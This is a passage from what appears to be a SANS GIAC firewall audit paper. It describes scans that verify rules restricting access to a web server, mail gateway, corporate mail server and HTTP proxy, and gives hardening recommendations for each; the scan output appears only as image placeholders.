Method – This scan will verify that the firewall is blocking traffic from employees that are not members of the web admin group to the production web server. We will run the scan from a workstation of a non-web admin employee.



Results – The scan shows that the firewall worked as expected.

Summary – Rule six works as expected. Checking the firewall logs confirms this.

Further recommendations – Look into possibly running all code changes to production and partner/supplier web servers through centralized channel, possibly infrastructure. This could enhance security (the security team could do data integrity checks on the code) and allow this rule to be eliminated.

3.1.7 Rule number seven




Rule seven is needed to control access to the external mail server. This server is a go between for mail from external sources to the corporate mail server. We are only allowing SMTP (port 25) through so we want to scan to see if any other services are open, both from the public NAT address and the private address.

© SANS Institute 2003, Author retains full rights.

Scan Number 1


Method – First we will scan to the public address to see what services are available.



Result – Passed. Only SMTP port 25 is open, no other services offered

Scan number 2

Method – This scan will test the services being offered from the corporate side. This should also be only port 25. We also disable SMTP relaying from anyone except the corporate mail server so we don't have to worry about leaving this port unprotected



Results – Again the firewall worked as expected. SMTP, port 25, traffic is the only service we see.

Summary – These are the only scans we need on this rule, with a mail server we have to leave only port 25 open to receive E-mail from the Internet. Once again the firewall log confirms scan results.

Further recommendations – Verify config of the SMTP server, make sure SMTP relaying is only allowed from corporate mail server.

3.1.8 Rule Number 8




Once the SMTP gateway received the mail it needs the means to deliver it to the corporate mail server and in turn to the employee. This rule allows the SMTP gateway to connect to the corporate mail server using SMTP only. The following is what we are looking for

- We want to see that the corporate mail server listens on port 25 from the SMTP gateway only, it should block SMTP traffic from any other source.

Scan number 1


Method – We will first scan to the corporate mail server from the SMTP gateway to see which services are available



Results – Great, only port 25 is open from the SMTP gateway. Firewall passed

Scan number two


Method – Now we will scan to the corporate mail server from a machine other than the SMTP gateway to see what is allowed



Results – Again the firewall did what was expected, no services are available.

Scan number 3

Method – We will telnet to the corporate mail server from the SMTP gateway to again verify that SMTP is available



Results – Looks like the corporate mail server is indeed listening on port 25.

Summary – To protect the corporate mail server we only want connections from the SMTP gateway to the corporate mail server. The corporate mail server doesn't have a public address so it is protected somewhat from external traffic. Rule works as expected. After checking firewall logs it confirms that the firewall is properly filtering traffic.

Further recommendation – Mail between the SMTP gateway and the corporate mail server is susceptible to sniffing and interception. Look into ways to encrypt this traffic instead.

3.1.9 Rule Number Nine




This rule allows corporate users to connect to the HTTP-Proxy machine. The proxy relays traffic destined for the web on behalf of the users. The following is what we are looking for

- We want the users to be able to connect using the proxy service (port 8080) but we do not want 8080 available to non-corporate users

© SANS Institute 2003, Author retains full rights.

Scan number one


Method – We will scan to the HTTP proxy from a corporate user, only port 8080 should be open.



Result – Great, only port 8080. Firewall passed.

Scan number 2

Method – We will now test the proxy from outside of GIAC to verify that there are no available services



Results – Again passing grades. All ports are blocked.

Summary – The proxy box accepts connections to port 8080 from the corporate network only, all other services blocked. The firewall logs also show that the firewall passed Rule 9 testing.

Further recommendations – Another way to access control Internet traffic would be to use client or user authentication through the firewall.

3.1.10 Rule Number Ten




This rule allows the Proxy Server to connect to anywhere using HTTP (port 80) and HTTP over SSL (port 443). The following is what we are looking for

- We will scan to a server outside of GIAC from the HTTP Proxy server. The target is listening on all ports. We should only be able to connect to the server using 80 and 443 though

Scan number one

Method – We are scanning from the HTTP Proxy to 78.100.100.100 and we should only be able to connect to this server over ports 80 and 443



Results – As expected, the proxy can only connect to a host outside of GIAC using port 443 and 80.

Summary – Rule 10 passes, the proxy is limited to 80 and 443. Firewall passes.

Further recommendations – Really watch this server, this will be a big target to any potential hackers. Do not run anything else on this server.

3.1.11 Rule Number 11




Rule eleven allows all members of the GIAC-Infrastructure-Equipment group to send SYSLOG UDP entries to the Central-Logging-Server that resides inside the corporate network. This one is a tough one to test with NMAP. UDP 